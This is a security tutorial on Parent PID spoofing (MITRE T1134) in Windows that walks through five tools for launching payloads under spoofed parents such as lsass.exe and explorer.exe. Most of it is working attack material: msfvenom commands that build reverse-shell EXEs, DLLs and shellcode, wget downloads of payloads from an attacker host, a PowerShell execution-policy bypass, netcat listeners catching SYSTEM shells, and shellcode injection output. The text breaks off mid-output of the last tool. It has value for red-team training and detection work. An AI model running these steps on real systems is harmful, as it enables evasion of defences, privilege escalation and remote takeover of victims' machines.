

Parent PID Spoofing (Mitre:T1134)

 hackingarticles.in/parent-pid-spoofing-mitre1134

Raj

March 19, 2022

Introduction

Parent PID spoofing is an access token manipulation technique that may aid an attacker to evade defense techniques such as heuristic detection by spoofing PPID of a malicious file to that of a legitimate process like explorer.exe. The spoofing can be executed by using native API calls that may aid an attacker in explicitly specifying the PID like *CreateProcess* call in C++. This explicit assignment may also have certain side benefits as we will see in this article.

MITRE TACTIC: Privilege Escalation (TA0004) and Defence Evasion (TA0005)

MITRE TECHNIQUE ID: T1134 (Access Token Manipulation)

SUBTITLE: Parent PID Spoofing (T1547.009)

Table of content

- **Background**
- **Process, PID and Parent PID**
- **Method 1 (C++ binary for PID Spoofing)**
- **Method 2 (DLL injection by PID Spoofing in powershell)**
- **Method 3 (Powershell script for PID spoofing)**
- **Method 4 (C# binary for PID Spoofing)**
- **Method 5 (Shellcode injection by PID Spoofing)**
- **Conclusion**

Background

Child process monitoring is one of the most common attributes in threat hunting. A threat hunter may analyze that if a conhost.exe or cmd.exe process has been spawned from a zero-relation tool like Adobe Reader or MS Excel, it may indicate a potential compromise. AV solutions monitor this behavior under heuristic detection and alert the admin.

Parent PID spoofing counters that detection. PPID method tries to trick an AV/EDR solution into thinking that a legit process like lsass.exe has spawned that activity. It does that by spoofing the PID of the process to match that of its parent. Another great side benefit that may come along with this method is privilege escalation if the parent process is running with SYSTEM privileges, then by virtue of inheritance of access tokens, its child process has the same SYSTEM rights too.

Process, PID and Parent PID

Process: In Windows, applications comprise of one or more processes. In simpler terms, a part of the current running program is known as a process. It is possible that different applications may use same process (like cmd.exe) and for ambiguity, an integer is assigned to differentiate one process from the other. This integer is known as a PID.

PID: Stands for Process Identifier (PID) which is a numeric representation of the process running. GetCurrentProcessID() function in Windows that returns the PID of a process specified.

Parent Process: Parent processes are the processes that can spawn multiple child processes. For example, the command explorer.exe /root,"C:\Windows\System32\cmd.exe" shall spawn cmd.exe as a child process to parent explorer.exe. In code, parents may use fork() system call to spawn the child.

PPI: Stands for Parent Process Identifier (PPID) which is a numeric representation given to a parent process. Any process that has child process qualifies to be in a parent-child relationship.

Method 1 (C++ binary for PID Spoofing)

Didier Stevens originally talked about this method in the post [here](#). The code has since been unavailable to many geolocations but luckily, it is downloadable via waybackmachine on this [link](#). Please note that you need to rebuild this EXE if you are using later versions of Visual Studio. In Visual Studio 2022, I removed SelectMyParent.pdb files in debugging and release folder and rebuilt the project to make it running.

At the admin end, you see explorer.exe running on PID 3808.

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9GSGK09\hex]

File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		1,292 K	5,360 K	3584	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,892 K	16,764 K	3536	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,004 K	39,604 K	4632	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,764 K	7,952 K	5248	Host Process for Windows S...	Microsoft Corporation
ctfmon.exe		3,896 K	15,648 K	1700		
svchost.exe		2,880 K	16,912 K	1828	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,148 K	13,196 K	6164	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,056 K	18,364 K	7096	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,324 K	11,560 K	2020	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,780 K	12,104 K	7864	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,280 K	6,164 K	4268	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,468 K	6,920 K	2392	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,136 K	6,972 K	6596	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,560 K	7,448 K	3424	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,616 K	11,024 K	1172	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,616 K	6,764 K	6572	Host Process for Windows S...	Microsoft Corporation
lsass.exe		5,840 K	14,664 K	644	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,500 K	2,852 K	792		
winlogon.exe		2,768 K	11,428 K	584		
fontdrvhost.exe		3,644 K	7,784 K	944		
dwm.exe	< 0.01	229,556 K	263,132 K	296		
explorer.exe	< 0.01	76,780 K	251,108 K	3808	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,724 K	8,868 K	4332	Windows Security notification ...	Microsoft Corporation
vmtoolsd.exe	< 0.01	26,708 K	48,592 K	692	VMware Tools Core Service	VMware, Inc.
VMToolsHookProc.exe		1,144 K	3,996 K	6048	VMware Tools Window Hook...	VMware, Inc.
procexp64.exe	0.77	24,020 K	42,468 K	7940	Sysinternals Process Explorer	Sysinternals - www.sysinter...
cmd.exe		3,152 K	5,136 K	7056	Windows Command Process...	Microsoft Corporation
conhost.exe		7,228 K	19,200 K	7068	Console Window Host	Microsoft Corporation

CPU Usage: 1.54% Commit Charge: 41.55% Processes: 130 Physical Usage: 59.39%

Thus, to spawn our very own binary under this parent explorer.exe, we can use SelectMyParent.exe like this and you'd see a new process created on the PID mentioned in the output.

SelectMyParent.exe notepad 3808

```
C:\Users\hex\Desktop\SelectMyParent_v0_0_0_1\Release>SelectMyParent.exe notepad 3808
SelectMyParent v0.0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 1168

C:\Users\hex\Desktop\SelectMyParent_v0_0_0_1\Release>
```

Upon inspecting in process explorer we can see notepad launched on port 1168

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9GSGKO9\hex]

File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		1,832 K	6,928 K	3512	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,292 K	5,360 K	3584	Host Process for Windows S...	Microsoft Corporation
svchost.exe		5,120 K	16,972 K	3536	Host Process for Windows S...	Microsoft Corporation
svchost.exe		8,900 K	39,548 K	4632	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,764 K	7,952 K	5248	Host Process for Windows S...	Microsoft Corporation
ctfmon.exe		3,920 K	15,656 K	1700		
svchost.exe		2,776 K	16,884 K	1828	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,096 K	13,184 K	6164	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,056 K	18,364 K	7096	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,324 K	11,560 K	2020	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,780 K	12,104 K	7864	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,336 K	6,176 K	4268	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,384 K	6,900 K	2392	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,560 K	7,448 K	3424	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,616 K	11,024 K	1172	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,508 K	6,720 K	6572	Host Process for Windows S...	Microsoft Corporation
lsass.exe		5,844 K	14,668 K	644	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,500 K	2,852 K	792		
winlogon.exe		2,768 K	11,428 K	584		
fontdrvhost.exe		3,644 K	7,784 K	944		
dwm.exe	< 0.01	237,564 K	274,152 K	296		
explorer.exe	< 0.01	76,872 K	251,244 K	3808	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,724 K	8,868 K	4332	Windows Security notification ...	Microsoft Corporation
vmtoolsd.exe	< 0.01	26,676 K	48,572 K	692	VMware Tools Core Service	VMware, Inc.
VMToolsHookProc.exe		1,144 K	3,996 K	6048	VMware Tools Window Hook...	VMware, Inc.
procexp64.exe	0.76	24,008 K	42,512 K	7940	Sysinternals Process Explorer	Sysinternals - www.sysinter...
cmd.exe		3,152 K	5,136 K	7056	Windows Command Process...	Microsoft Corporation
conhost.exe		7,228 K	19,228 K	7068	Console Window Host	Microsoft Corporation
notepad.exe		3,564 K	15,084 K	1168	Notepad	Microsoft Corporation

CPU Usage: 0.76% Commit Charge: 41.74% Processes: 130 Physical Usage: 59.68%

Likewise, we can run our own EXE too. Let's create one exe using msfvenom first and upload the file using python3 web server

```
msfvenom -p windows/x64/shell_reverse_tcp -f exe LHOST=192.168.0.89 LPORT=1337 > shell.exe
python3 -m http.server 80
```

```
(root@kali)-[~]
# msfvenom -p windows/shell_reverse_tcp -f exe LHOST=192.168.0.89 LPORT=1337 > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

(root@kali)-[~]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.119 - - [19/Mar/2022 02:33:58] "GET /shell.exe HTTP/1.1" 200 -
```

While using a compromised terminal, one can view the processes running using tasklist command

```
C:\Users\Public>tasklist /v
```

Image Name	CPU Time	Window Title	PID	Session Name	Session#	Mem Usage	Status	User Name
System Idle Process	1:55:51	N/A	0	Services	0	8 K	Unknown	NT AUTHORITY\SYSTEM
System	0:01:51	N/A	4	Services	0	148 K	Unknown	N/A
Registry	0:00:00	N/A	88	Services	0	84,552 K	Unknown	N/A
smss.exe	0:00:00	N/A	308	Services	0	1,008 K	Unknown	N/A
csrss.exe	0:00:00	N/A	420	Services	0	4,812 K	Unknown	N/A
csrss.exe	0:00:13	N/A	500	Console	1	5,888 K	Running	N/A
wininit.exe	0:00:00	N/A	520	Services	0	6,240 K	Unknown	N/A
winlogon.exe	0:00:00	N/A	584	Console	1	11,776 K	Unknown	N/A
services.exe	0:00:03	N/A	636	Services	0	8,552 K	Unknown	N/A
lsass.exe	0:00:30	N/A	644	Services	0	14,336 K	Unknown	N/A
svchost.exe	0:00:00	N/A	748	Services	0	3,704 K	Unknown	N/A
svchost.exe	0:00:05	N/A	772	Services	0	25,384 K	Unknown	N/A
fontdrvhost.exe	0:00:00	N/A	792	Services	0	3,468 K	Unknown	N/A
svchost.exe	0:00:09	N/A	844	Services	0	13,804 K	Unknown	N/A
svchost.exe	0:00:01	N/A	892	Services	0	9,836 K	Unknown	N/A
fontdrvhost.exe	0:00:00	N/A	944	Console	1	7,024 K	Unknown	N/A
dwm.exe	0:00:22	DWM Notification Window	296	Console	1	187,224 K	Running	N/A
svchost.exe	0:00:00	N/A	324	Services	0	11,988 K	Unknown	N/A
svchost.exe	0:00:00	N/A	376	Services	0	10,036 K	Unknown	N/A
svchost.exe	0:00:00	N/A	1160	Services	0	11,224 K	Unknown	N/A

In the list, you can see lsass.exe process running on port 644 as NT AUTHORITY\SYSTEM

smss.exe	0:00:00	N/A	308	Services	0	1,080 K	Unknown	NT AUTHORITY\SYSTEM
csrss.exe	0:00:01	N/A	420	Services	0	4,852 K	Unknown	NT AUTHORITY\SYSTEM
csrss.exe	0:00:14	N/A	500	Console	1	7,544 K	Unknown	NT AUTHORITY\SYSTEM
wininit.exe	0:00:00	N/A	520	Services	0	6,368 K	Unknown	NT AUTHORITY\SYSTEM
winlogon.exe	0:00:00	N/A	584	Console	1	11,864 K	Unknown	NT AUTHORITY\SYSTEM
services.exe	0:00:04	N/A	636	Services	0	9,152 K	Unknown	NT AUTHORITY\SYSTEM
lsass.exe	0:00:32	N/A	644	Services	0	14,932 K	Unknown	NT AUTHORITY\SYSTEM
svchost.exe	0:00:00	N/A	748	Services	0	3,704 K	Unknown	NT AUTHORITY\SYSTEM
svchost.exe	0:00:07	N/A	772	Services	0	27,392 K	Unknown	NT AUTHORITY\SYSTEM
fontdrvhost.exe	0:00:00	N/A	792	Services	0	3,452 K	Unknown	Font Driver Host\UMFD-0
svchost.exe	0:00:11	N/A	844	Services	0	15,100 K	Unknown	NT AUTHORITY\NETWORK SERVICE
svchost.exe	0:00:01	N/A	892	Services	0	10,500 K	Unknown	NT AUTHORITY\SYSTEM
fontdrvhost.exe	0:00:00	N/A	944	Console	1	6,612 K	Unknown	Font Driver Host\UMFD-1
dwm.exe	0:00:23	N/A	296	Console	1	130,404 K	Unknown	Window Manager\DWM-1

So, I'll run the SelectMyParent.exe by specifying the shell I uploaded and PID of lsass.exe

SelectMyParent.exe shell.exe 644

```

C:\Users\Public>SelectMyParent.exe shell.exe 644
SelectMyParent.exe shell.exe 644
SelectMyParent v0.0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 1332

C:\Users\Public>

```

As you can see, on port 1337, I receive a callback as NT AUTHORITY\SYSTEM indicating that privileges have been escalated!

Method 2 (DLL injection by PID Spoofing in powershell)

F-Secure labs created an alternate to Didier's binary in powershell. They are using the same process as followed by Didier but the main difference is that a child process with injected DLL can be spawned as a child making it powerful. This injection is done by spoofing PID. The code can be downloaded [here](#). Further, on a compromised system, an attacker must observe desired PID using a tasklist. Here, we are choosing Powershell as a parent with PID 3488

conhost.exe	0:00:00 N/A	60 Console	1	19,088 K	Running	DESKTOP-9GSGK09\hex
nc64.exe	0:00:00 N/A	1740 Console	1	4,780 K	Unknown	DESKTOP-9GSGK09\hex
cmd.exe	0:00:00 N/A	1812 Console	1	4,084 K	Unknown	DESKTOP-9GSGK09\hex
powershell.exe	0:00:00	3488 Console	1	67,032 K	Running	DESKTOP-9GSGK09\hex
SgrmBroker.exe	0:00:00 N/A	8164 Services	0	5,660 K	Unknown	N/A
uhssvc.exe	0:00:00 N/A	3180 Services	0	7,868 K	Unknown	N/A
svchost.exe	0:00:00 N/A	2452 Services	0	32,744 K	Unknown	N/A
svchost.exe	0:00:00 N/A	7600 Services	0	9,592 K	Unknown	N/A
svchost.exe	0:00:00 N/A	8016 Console	1	12,260 K	Unknown	DESKTOP-9GSGK09\hex
WindowsInternal.Composabl	0:00:00	6848 Console	1	46,152 K	Running	DESKTOP-9GSGK09\hex
procexp64.exe	0:00:07	3228 Console	1	38,712 K	Running	DESKTOP-9GSGK09\hex
Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9GSGK09\h						

Now, we will use msfvenom to create our own DLL which will be injected in the process

```

msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89
LPORT=1234 -f dll > shell.dll

```

```

(root@kali)-[~]
# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes

(root@kali)-[~]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Now, we need to upload the powershell script and run the following command:

Import-Module .\PPID-Spoof.ps1

PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll


```
PS C:\Users\Public> Import-Module .\PPID-Spoof.ps1
Import-Module .\PPID-Spoof.ps1
PS C:\Users\Public> PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll
PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll
Process C:\Windows\System32\notepad.exe is spawned with pid 5528
PS C:\Users\Public>
```

As you can see, it worked and a reverse shell received

```
(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1051
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-9gsgko9\hex
C:\Users\Public>
```

This way, a notepad.exe with injected code (given by DLL) has been spawned as a child to powershell.exe process on PPID 3488



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		2,052 K	73,292 K	88		
System Idle Process	97.76	56 K	8 K	0		
System	< 0.01	192 K	152 K	4		
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		476 K	1,164 K	312		
Memory Compression		180 K	21,704 K	1856		
csrss.exe		1,572 K	4,880 K	420		
wininit.exe		1,448 K	6,656 K	492		
csrss.exe	< 0.01	1,704 K	4,796 K	508		
winlogon.exe		2,468 K	11,748 K	584		
fontdrvhost.exe		3,060 K	6,624 K	928		
dwm.exe	< 0.01	84,884 K	122,288 K	992		
explorer.exe	< 0.01	67,272 K	132,076 K	5016	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,748 K	8,480 K	5500	Windows Security notification ...	Microsoft Corporation
vmtoolsd.exe	< 0.01	18,476 K	35,112 K	7276	VMware Tools Core Service	VMware, Inc.
cmd.exe		2,740 K	4,404 K	64	Windows Command Process...	Microsoft Corporation
conhost.exe		7,180 K	19,076 K	60	Console Window Host	Microsoft Corporation
nc64.exe	< 0.01	900 K	4,756 K	1740		
cmd.exe		2,292 K	4,084 K	1812	Windows Command Process...	Microsoft Corporation
powershell.exe		60,536 K	92,696 K	3488	Windows PowerShell	Microsoft Corporation
notepad.exe	Susp...	1,716 K	10,264 K	5528	Notepad	Microsoft Corporation
rundll32.exe		860 K	4,732 K	1268	Windows host process (Rund...	Microsoft Corporation
cmd.exe		3,388 K	3,976 K	7848	Windows Command Process...	Microsoft Corporation
conhost.exe		6,980 K	15,864 K	7668	Console Window Host	Microsoft Corporation
procexp64.exe	2.27	23,296 K	39,324 K	3228	Sysinternals Process Explorer	Sysinternals - www.sysinter...

Method 3 (Powershell script for PID Spoofing)

Decoder-it developed a powershell script based on the guidelines provided by Didier Stevens. By using the CreateProcessFromParent() method, psgetsystem script which can be found [here](#), can be used to spawn child process by PID Spoofing. First, we note the

PID of our desired process. Here, lsass.exe

```
PS C:\Users\Public> tasklist
tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	136 K
Registry	88	Services	0	73,324 K
smss.exe	304	Services	0	1,172 K
csrss.exe	420	Services	0	4,772 K
wininit.exe	492	Services	0	6,472 K
csrss.exe	504	Console	1	4,568 K
winlogon.exe	584	Console	1	11,556 K
services.exe	616	Services	0	9,308 K
lsass.exe	636	Services	0	14,464 K
svchost.exe	744	Services	0	3,720 K
fontdrvhost.exe	752	Services	0	3,536 K
fontdrvhost.exe	760	Console	1	6,468 K
svchost.exe	832	Services	0	24,728 K
svchost.exe	880	Services	0	12,724 K
svchost.exe	912	Services	0	9,904 K
dwm.exe	1008	Console	1	137,112 K

Now, we can run the script in powershell like:

```
powershell -ep bypass
wget 192.168.0.89/psgetsys.ps1 -O psgetsys.ps1
Import-Module .\psgetsys.ps1
[MyProcess]::CreateProcessFromParent(636,"C:\Users\Public\shell.exe", "")
```

```
C:\Users\Public>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Public> wget 192.168.0.89/psgetsys.ps1 -O psgetsys.ps1
wget 192.168.0.89/psgetsys.ps1 -O psgetsys.ps1
PS C:\Users\Public> Import-Module .\psgetsys.ps1
Import-Module .\psgetsys.ps1
PS C:\Users\Public> [MyProcess]::CreateProcessFromParent(636,"C:\Users\Public\shell.exe", "")
[MyProcess]::CreateProcessFromParent(636,"C:\Users\Public\shell.exe", "")
[+] Got Handle for ppid: 636
[+] Updated proc attribute list
[+] Starting C:\Users\Public\shell.exe ... True - pid: 9300 - Last error: 1813
PS C:\Users\Public>
```

At the admin end, we can see that a shell.exe has been spawned from lsass.exe process

svchost.exe	2,012 K	7,736 K	3840 Host Process for Windows Services
svchost.exe	2,712 K	15,768 K	3668 Host Process for Windows Services
svchost.exe	2,156 K	6,988 K	8844 Host Process for Windows Services
svchost.exe	5,700 K	20,680 K	9164 Host Process for Windows Services
svchost.exe	1,440 K	6,680 K	8380 Host Process for Windows Services
svchost.exe	1,384 K	6,884 K	3436 Host Process for Windows Services
svchost.exe	1,248 K	4,712 K	988 Host Process for Windows Services
svchost.exe	9,908 K	22,644 K	4500 Host Process for Windows Services
svchost.exe	1,580 K	5,856 K	7332 Host Process for Windows Services
lsass.exe	0.77	5,580 K	13,544 K 636 Local Security Authority Process
shell.exe	804 K	4,576 K	9300 ApacheBench command line utility
cmd.exe	2,736 K	4,708 K	4320 Windows Command Processor
conhost.exe	6,904 K	15,000 K	1648 Console Window Host
fontdrvhost.exe	1,436 K	3,524 K	752 Usermode Font Driver Host
csrss.exe	< 0.01	1,620 K	6,420 K 504 Client Server Runtime Process
winlogon.exe	2,644 K	10,036 K	584 Windows Logon Application
fontdrvhost.exe	3,180 K	6,020 K	760 Usermode Font Driver Host
dwm.exe	< 0.01	90,532 K	110,492 K 1008 Desktop Window Manager
LogonUI.exe	< 0.01	12,852 K	32,536 K 3940 Windows Logon User Interface Host
explorer.exe	< 0.01	72,464 K	119,452 K 4784 Windows Explorer
SecurityHealthSystray.exe	1,688 K	8,328 K	560 Windows Security notification icon

And as a result, a reverse shell has been received.

```
(root@kali)-[~]
# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1683
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
nt authority\system

C:\Users\Public>
```

Method 4 (C# binary for PID Spoofing)

py7hagoras developed the GetSystem project which is a C# implementation of the same technique we discussed which could be found [here](#).

We simply need to upload this on the victim system and provide path of the malicious file as argument 1 and name of the process which is to be spoofed as argument 2

```
powershell wget 192.168.0.89/GetSystem.exe -O GetSystem.exe
GetSystem.exe shell.exe -O lsass
```

```
C:\Users\Public>powershell wget 192.168.0.89/GetSystem.exe -O GetSystem.exe
powershell wget 192.168.0.89/GetSystem.exe -O GetSystem.exe

C:\Users\Public>GetSystem.exe shell.exe lsass
GetSystem.exe shell.exe lsass

C:\Users\Public>
```

Now the tool will automatically find the PID of the process provided as the argument and automatically run the shell

```
(root@kali)-[~]
# nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1693
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
nt authority\system

C:\Users\Public>
```

At the admin end, we can see that shell.exe has been spawned as a child process of the lsass process.

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9GSGKO9\Administrator] (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		3,860 K	18,340 K	6164	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,116 K	17,944 K	7096	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,388 K	11,012 K	2020	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,836 K	10,944 K	7864	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,280 K	6,008 K	4268	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,616 K	10,620 K	1172	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,360 K	16,288 K	8092	Host Process for Windows S...	Microsoft Corporation
svchost.exe		7,360 K	32,028 K	3244	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,592 K	15,720 K	1700	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,032 K	22,916 K	5352	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,116 K	9,120 K	528	Host Process for Windows S...	Microsoft Corporation
lsass.exe		6,464 K	15,232 K	644	Local Security Authority Proc...	Microsoft Corporation
shell.exe		784 K	3,516 K	4000	ApacheBench command line...	Apache Software Founda...
cmd.exe		2,740 K	4,488 K	9364	Windows Command Processor	Microsoft Corporation
conhost.exe		6,916 K	14,908 K	9308	Console Window Host	Microsoft Corporation
fontdrvhost.exe		1,500 K	3,956 K	792	Usemode Font Driver Host	Microsoft Corporation
winlogon.exe		2,660 K	11,804 K	584	Windows Logon Application	Microsoft Corporation
fontdrvhost.exe		3,644 K	6,736 K	944	Usemode Font Driver Host	Microsoft Corporation
dwm.exe	< 0.01	183,128 K	53,488 K	296	Desktop Window Manager	Microsoft Corporation
LogonUI.exe		13,000 K	32,568 K	1444	Windows Logon User Interfa...	Microsoft Corporation
explorer.exe	< 0.01	82,476 K	201,220 K	3808	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,688 K	8,484 K	4332	Windows Security notificatio...	Microsoft Corporation

Method 5 (Shellcode injection by PID Spoofing)

Chirag Savla developed a great tool called "ProcessInjection" in C# that can perform a number of functions including Process Injections by PID spoofing. By providing a valid PID, the tool tries to use native API calls like CreateProcess to spoof PID and then inject code in them. The tool supports hex, C and base64 shellcode input and also, DLL injections are an option too by utilizing the same method. This can be downloaded [here](#).

First, we need to create a hexadecimal shellcode of a reverse_tcp payload using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89
LPORT=1234 -f hex > hex.txt
```

```
(root@kali)-[~]
# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex > hex.txt

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hex file: 920 bytes
```

Now that we have made our shellcode, in the victim system we can run the tool. Note that the tool takes in many flags as input based on the action to be performed which can be viewed just by typing "ProcessInjection.exe"

To run shellcode injection in a process, we use the following flags:

/ppath: process path of an EXE that is being targeted

/path: path of the shellcode to be inserted in the targeted exe

/parentproc: EXE targeted shall be spawned under this process

/f: filetype

/t: attack type. Here, /t:1 is a Vanilla Process Injection

powershell wget 192.168.0.89/hex.txt -O hex.txt

powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe

ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt"

/parentproc:explorer /f:hex /t:1

```
C:\Users\Public>powershell wget 192.168.0.89/hex.txt -O hex.txt
powershell wget 192.168.0.89/hex.txt -O hex.txt

C:\Users\Public>powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe

C:\Users\Public>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt" /parentproc:explorer /f:hex /t:1
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt" /parentproc:explorer /f:hex /t:1

#####
#
# PROCESS INJECTION
#
#####

[!] Process running with DESKTOP-9GSGK09\hex privileges with MEDIUM / LOW integrity.
[!] Parent process ID found: 3808.
[>>] Parent Process Spoofing with Vanilla Process Injection Technique.
[!] Handle 144 opened for parent process id.
[!] Adding attributes to a list.
[!] New process with ID: 4764 created in a suspended state under the defined parent process.
[!] Obtaining the handle for the process id 4764.
